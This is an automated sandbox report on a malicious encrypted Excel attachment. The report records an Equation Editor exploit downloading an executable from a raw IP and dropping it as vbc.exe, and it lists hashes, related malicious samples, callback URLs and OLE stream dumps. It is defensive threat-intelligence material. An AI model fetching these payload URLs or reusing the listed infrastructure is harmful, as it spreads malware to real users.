34.102.136.180	unknown	United States		15169	GOOGLEUS	true
184.168.131.241	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339203
Start date:	13.01.2021
Start time:	17:19:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	13-01-21.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/6@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 17.7% (good quality ratio 16.5%) • Quality average: 68% • Quality standard deviation: 30.5%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
17:20:12	API Interceptor	45x Sleep call for process: EQNEDT32.EXE modified
17:20:14	API Interceptor	71x Sleep call for process: vbc.exe modified
17:20:38	API Interceptor	215x Sleep call for process: raserver.exe modified
17:21:22	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
18.195.87.136	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 18.195.87.136/ttkkz/file2.exe
198.185.159.145	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• www.sagamoreca.com/umSa/?o2=jL30vpcXe&8p=UyTvaSmFD25lUd4ardTBuIam1rvtzks7l77Ztn4dC9lTRGgBOu/tAfzbkEFJUjs6BJz+ECp3MA==
	inv.exe	Get hash	malicious	Browse	• www.anchoriaswimwear.com/hko6/?0VMpBLZ=CEojv2sYebR0H3RYhCMP35nNGQvPVDN0AuPpIsIRSKc8emWilxvbWj6vXAkcJ2OdTaJh&kFNHjD=aDKPfJsx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• www.tipsytravelerbar.com/dll/?pR-xlbR=LxAFUOjiWgydqqdU9loxQsWR5MNVQJhbsqL9b9M074pCJjbSowA5tp3w1jBSsyf00EzW&tZxX=YPgXWrNX
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• www.edmondscakes.com/2kf/?D8sTJ=9XMLlWJTI6vAfrHRazBeuJnX2zF/KKkFVijVc9HuNL/CE78GsXIW/AGNdR4jkREGsVcZ&KtxH=XPBh5ZMXf
	price quote.exe	Get hash	malicious	Browse	• www.rivercitygoldens.com/ga4/?KtxH=PbjpKv8pM&Txltd4t=Y5If+9CLBOv13Fo8r+cec/TZr6rxi9aaTAwRQ428ZcoiXfvkTGK73jqdvPWho5iVAr3s
	PO8479349743085.exe	Get hash	malicious	Browse	• www.theseeingglass.com/d8h/?bn=fpj2dyTVU459sTu3g3ENtlg+wmcPgNmBihM9KeY7l0jVRhRPuCQYHIKtRBgZuTBCISw4&-Z8=9rjL76NHc42d0ZK
	DHL Shipment Delivery Waybill No 10020202810.exe	Get hash	malicious	Browse	• www.foolstography.com/nm8/?qL0=Qw6W6GJtNyO6TR4izRaaIP6U01tDIgJICgKwklBwkDUvO89zTvdQe6nfbDXpV/Hw2qE9&3fN0=JN9hLT4hBH5
	ktJ7ddYI24.exe	Get hash	malicious	Browse	• www.thegurlzrm.com/0tog/?M6Al=/4jr7LCHSKmEwC0nlyBDWzdsw49l5Vyvz8qozzMPVL01eUV8/jDKw5iviMTtFSNnp3bc&ndFdpd=NjLtYjXpJ86dsD6
	http://coronavirusofficialnews.com	Get hash	malicious	Browse	• coronavirusofficialnews.com/
	Shipping Documents.exe	Get hash	malicious	Browse	• www.maketheBreastpumpnotsuck.com/xwqs/
	http://39unitedfrkesokoriorimiwsdystreetsmghg.duckdns.org/chnsfrnd1/vbc.exe	Get hash	malicious	Browse	• www.tasandojoyas.com/pp0/
	IMAGE-14072020.exe	Get hash	malicious	Browse	• www.thenorwellclipper.com/mq3/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://uncapherlaw.com	Get hash	malicious	Browse	• uncapherlaw.com/
	http://crscovid19.com	Get hash	malicious	Browse	• crscovid19.com/
	http://bummy.biz/Rechnung-im-Anhang/	Get hash	malicious	Browse	• bummy.biz/Rechnung-im-Anhang/
	iNYNU6VuC7.exe	Get hash	malicious	Browse	• champagneframeofmind.com/exE3oS.php?t=gplw3ul315n
	32DOC91109876578987617 PDF.exe	Get hash	malicious	Browse	• www.originatex.com/pe/?0pTp=nU7pUePYq2rY2TuyRycPq68Rt7EqY3qLy7g1ZoezptJOmkfljtXO8JvP3WbKk5fBMvuxuDEjwoupiU0r8K0VFg==&5j9L_=qLDTc8lPmjkt
	7sample pdf.exe	Get hash	malicious	Browse	• www.ecoverhome.com/xx/
	37products.exe	Get hash	malicious	Browse	• www.jordanmfowler.com/xx/
	P.ORDE.exe	Get hash	malicious	Browse	• www.agnetix.farm/d7/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.yjpps.com	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 0.0.0.0
ext-sq.squarespace.com	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 198.185.159.145
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 198.185.159.144
	QN08qH1zYv.exe	Get hash	malicious	Browse	• 198.185.159.144
	FTH2004-005.exe	Get hash	malicious	Browse	• 198.49.23.145
	order.exe	Get hash	malicious	Browse	• 198.49.23.145
	inv.exe	Get hash	malicious	Browse	• 198.185.159.145
	Order (2021.01.06).exe	Get hash	malicious	Browse	• 198.185.159.144
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Nuevo pedido.exe	Get hash	malicious	Browse	• 198.185.159.144
	payment copy.exe	Get hash	malicious	Browse	• 198.185.159.144
	http://https://www.cloudfilesend.com/x/jvNrWPGTjrB1	Get hash	malicious	Browse	• 198.185.159.145
	List.exe	Get hash	malicious	Browse	• 198.185.159.144
	AWBInvoice INA10197.exe	Get hash	malicious	Browse	• 198.185.159.144
	mfcnvy4bb.exe	Get hash	malicious	Browse	• 198.185.159.144
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 198.185.159.145
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 198.49.23.144
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• 198.185.159.145
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	IMG-033-040.exe	Get hash	malicious	Browse	• 198.185.159.144
	anthon.exe	Get hash	malicious	Browse	• 198.185.159.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SQUARESPACEUS	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 198.185.159.145
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 198.185.159.144
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 198.49.23.145
	T0pH7Bimeq.exe	Get hash	malicious	Browse	• 198.185.159.144
	QN08qH1zYv.exe	Get hash	malicious	Browse	• 198.185.159.144
	FTH2004-005.exe	Get hash	malicious	Browse	• 198.49.23.145
	order.exe	Get hash	malicious	Browse	• 198.49.23.145
	inv.exe	Get hash	malicious	Browse	• 198.185.159.145
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	Nuevo pedido.exe	Get hash	malicious	Browse	• 198.185.159.144
	payment copy.exe	Get hash	malicious	Browse	• 198.185.159.144
	http://https://www.cloudfilesend.com/x/jvNrWPGTjrB1	Get hash	malicious	Browse	• 198.185.159.145
	List.exe	Get hash	malicious	Browse	• 198.185.159.144
	AWBInvoice INA10197.exe	Get hash	malicious	Browse	• 198.185.159.144
	990109.exe	Get hash	malicious	Browse	• 198.185.159.144
	mfcnvy4bb.exe	Get hash	malicious	Browse	• 198.185.159.144
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 198.185.159.145
	PURCHASE ORDER_PDF.exe	Get hash	malicious	Browse	• 198.49.23.144
	(G0170-PF3F-20-0260)2T.exe	Get hash	malicious	Browse	• 198.185.159.145
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• 198.185.159.144
GOOGLEUS	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 34.102.136.180
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 34.102.136.180
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 34.102.136.180
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 34.102.136.180
	81msxxUisn.exe	Get hash	malicious	Browse	• 216.239.36.21
AMAZON-02US	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 54.254.26.94
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 52.58.78.16
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 3.9.11.11
	PO#218740.exe	Get hash	malicious	Browse	• 52.58.78.16
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 3.14.169.138
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 52.58.78.16
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 52.58.78.16
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 18.183.7.206
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 52.51.72.229

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BSL 01321 PYT.xlsx	Get hash	malicious	Browse	• 3.23.184.84
	mssecsvr.exe	Get hash	malicious	Browse	• 54.103.115.211
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 34.213.143.100
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 13.226.169.25
	quotation.exe	Get hash	malicious	Browse	• 52.212.68.12
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 3.13.31.214
	Consignment Details.exe	Get hash	malicious	Browse	• 52.58.78.16
	anydesk (1).exe	Get hash	malicious	Browse	• 54.194.255.175
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 3.14.169.138
	Purchase Order -263.exe	Get hash	malicious	Browse	• 52.58.78.16
	RFQ January.exe	Get hash	malicious	Browse	• 54.254.26.94

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file1[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1007104
Entropy (8bit):	7.245596042194991
Encrypted:	false
SSDEEP:	12288:jg21/BGj48PVhfne27pCzd0UdQTBygwyC0ToYpbIFFSo9eJ6nok+0evZiTBa3VUT:jH1/BGhL7oWlQTBnwIFbCWc
MD5:	D0B2E715C3E584846F591401035609B4
SHA1:	7F7A397D28920049E779B52E2DE3B110F3E1B41B
SHA-256:	3579FDEBE1647AA6A9172A2D808FA43B66A9EBC0E09ABA02E1ED70D74DAD67E2
SHA-512:	076BCAF8DBBF52B4CD3A6275C908E6992DABBFA5F3AFBB9AD0CB65FDD48D8A54908AB0AABEE3AAE1EE9F069482C7CD32AEE9B8397CAA1F12D6E437B8CF757FBB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://18.195.87.136/ttkkz/file1.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P..T.....s... .....@.. .....@.....r..K..... ....H.....text...$S... ...T..... ..`.rsrc.....V.....@..@.rel oc.....\.....@..B.....s.....H...../.|.....(...W....(....Dg+.....5....T9E./d.M.1Q....!.+.]..G..2\.a".c004.D.l..6.]..\..n...\Z4..-.3_..)..".l.#.g.=..\R..D-...4....P..?(.vh....s....g..|=....FZlX&.....[.@dE*.pd.%f}l.....w<8p... 3.@m..DnP....).%C..N?..c....@.e;...4hb...v.>...7....y....$S@/).....@...|.5.lU.o.pR.N..}Q.....p..E...5.....Y..<.;S)X..p;.<.JR..S....".k..N?...g..6`...d.{.!..-F.....cyeP..j>.5S\

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B1E3173.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B1E3173.jpeg	
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3C7754D8.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9EFB3CBA.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.0153444732197627
Encrypted:	false
SSDEEP:	3072:9Xtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:rahIFdyiaT2qtXw
MD5:	9AA569F2F435015312721D03EE07DB04
SHA1:	0AEB8F23F1D81E2EFB4542E80384D403431ED26A
SHA-256:	446A0752FAB4F6F338B2440A30D8AD8242E5DCD76F8EE8F6F30190294C037C39
SHA-512:	4A82D6F887A558039D3D519A89966B52EF5ABC4B9C2C3C366704AE77146B44918B9A68C6EF71B8B29A9524A8E162B51CC996908F69B9C1587D05325D3FFD2316
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....\..... .NDR\...T.....@....NDR\...T... ....y.0T...\... .....z.0.....X...%...7.....{ .@.....C.a.l.i.b.r.....X...T.....2.0.....{.0..... .....dv.....%.....%.....%.....I.....I.....".....%.....%.....%.....T...T.....@.E.@T.....L.....I.....P... ...6...F.....EMF+* @..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\Desktop\~$13-01-21.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1007104
Entropy (8bit):	7.245596042194991
Encrypted:	false
SSDEEP:	12288:jg21/BGj48PVhfne27pCzd0UdQTBygwyC0ToYpbIFFSo9eJ6nok+0evZiTBa3VUT:jH1/BGhL7oWlQTBnwIFbCWc
MD5:	D0B2E715C3E584846F591401035609B4
SHA1:	7F7A397D28920049E779B52E2DE3B110F3E1B41B
SHA-256:	3579FDEBE1647AA6A9172A2D808FA43B66A9EBC0E09ABA02E1ED70D74DAD67E2
SHA-512:	076BCAF8DBBF52B4CD3A6275C908E6992DABBFA5F3AFBB9AD0CB65FDD48D8A54908AB0AABEE3AAE1EE9F069482C7CD32AEE9B8397CAA1F12D6E437B8CF757FBB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....P..T.....s... .....@.. ....@.....r..K..... ....H.....text...$S... ...T..... ..`.rsrc.....V.....@..@.rel oc.....\.....@..B.....s.....H...../.|.....(...W....(....Dg+.....5....T9E./d.M.1Q....!.+.]..G..2\a".c004.D.l..6.]..\..n...| ...\Z4..-.3_.)..".l.#.g.=..\R..D-...4....P..?(.vh....s....g..|=....FZlX&.....[.@dE*.pd.%f}l.....w<8p... 3.@m..DnP....).%C..N?..c....@.e;...4hb...v.>...7....y....$S@/).....@...|.5.lU.o. pR.N..}Q.....p..E...5.....Y..<.;S)X..p;.<.JR..S....".k..N?...g..6`...d.{.!..-F.....cyeP..j>.5S\

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996200547035658
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	13-01-21.xlsx
File size:	1699328
MD5:	43754a8d050bfb5fa1235a90bd89782b
SHA1:	8d52c8b3cdb59b6ccd983b3cff5131ad59929bfc
SHA256:	0f2085a88aae9e44e3771ddde9c7b1337f25e21416feb4341ffed1a47ccfdf2f
SHA512:	f4121f8e40a692c13cc27b60a237b3f53c31d46f532e8fdf721ebf3af4f302a8b149e3cb2b33a4e0d884047b3d565d782bf219e321ef6950fb7cd2dd2426f5c0
SSDEEP:	24576:N9hx1ZffpgqLfokyC9GBHtr0sToi12O32PNjJiZH48/GSSjODF+o1QvCvx/xg:zbfpnLgkyCw+iF2P2Y8/GXCrUsHg
File Content Preview:	.....>..... .....|.....~.....z.....|.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "13-01-21.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False

Indicators	
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1681992

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1681992
Entropy:	7.9998553056
Base64 Encoded:	True
Data ASCII:	9 . . . . . 5 . . . . . b d N D T . . . . U r . . * . . . E R . & . N . . . $ . . . [Z . ?] M . V . . . v . U 6 . . . . . 7 . (! . . f . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . . P . . . . . ? . . / f . .
Data Raw:	39 aa 19 00 00 00 00 00 13 35 cd 00 c4 93 f8 62 64 4e 44 54 d6 f3 83 d9 55 72 94 2e 2a f8 f7 8b 45 52 dc 26 e1 4e c6 98 9a 24 d1 f1 bb 5b 5a be 3f 5d 4d e9 56 88 cf c0 76 d2 55 36 d3 a6 aa 9e f6 37 d7 28 21 11 82 66 e4 3f 9d ea 2f 66 a1 f0 50 f1 de bd a8 2e 90 d8 e4 3f 9d ea 2f 66 a1 f0 50 f1 de bd a8 2e 90 d8 e4 3f 9d ea 2f 66 a1 f0 50 f1 de bd a8 2e 90 d8 e4 3f 9d ea 2f 66 a1 f0

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.5475939198
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . p . . q ? . . u . . + . ~ . . . q O . j e . 2 y . . . . . } . . Y . . . R . . . . w w . + . . . h & @ . . . w . X . . . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior


Snort IDS Alerts

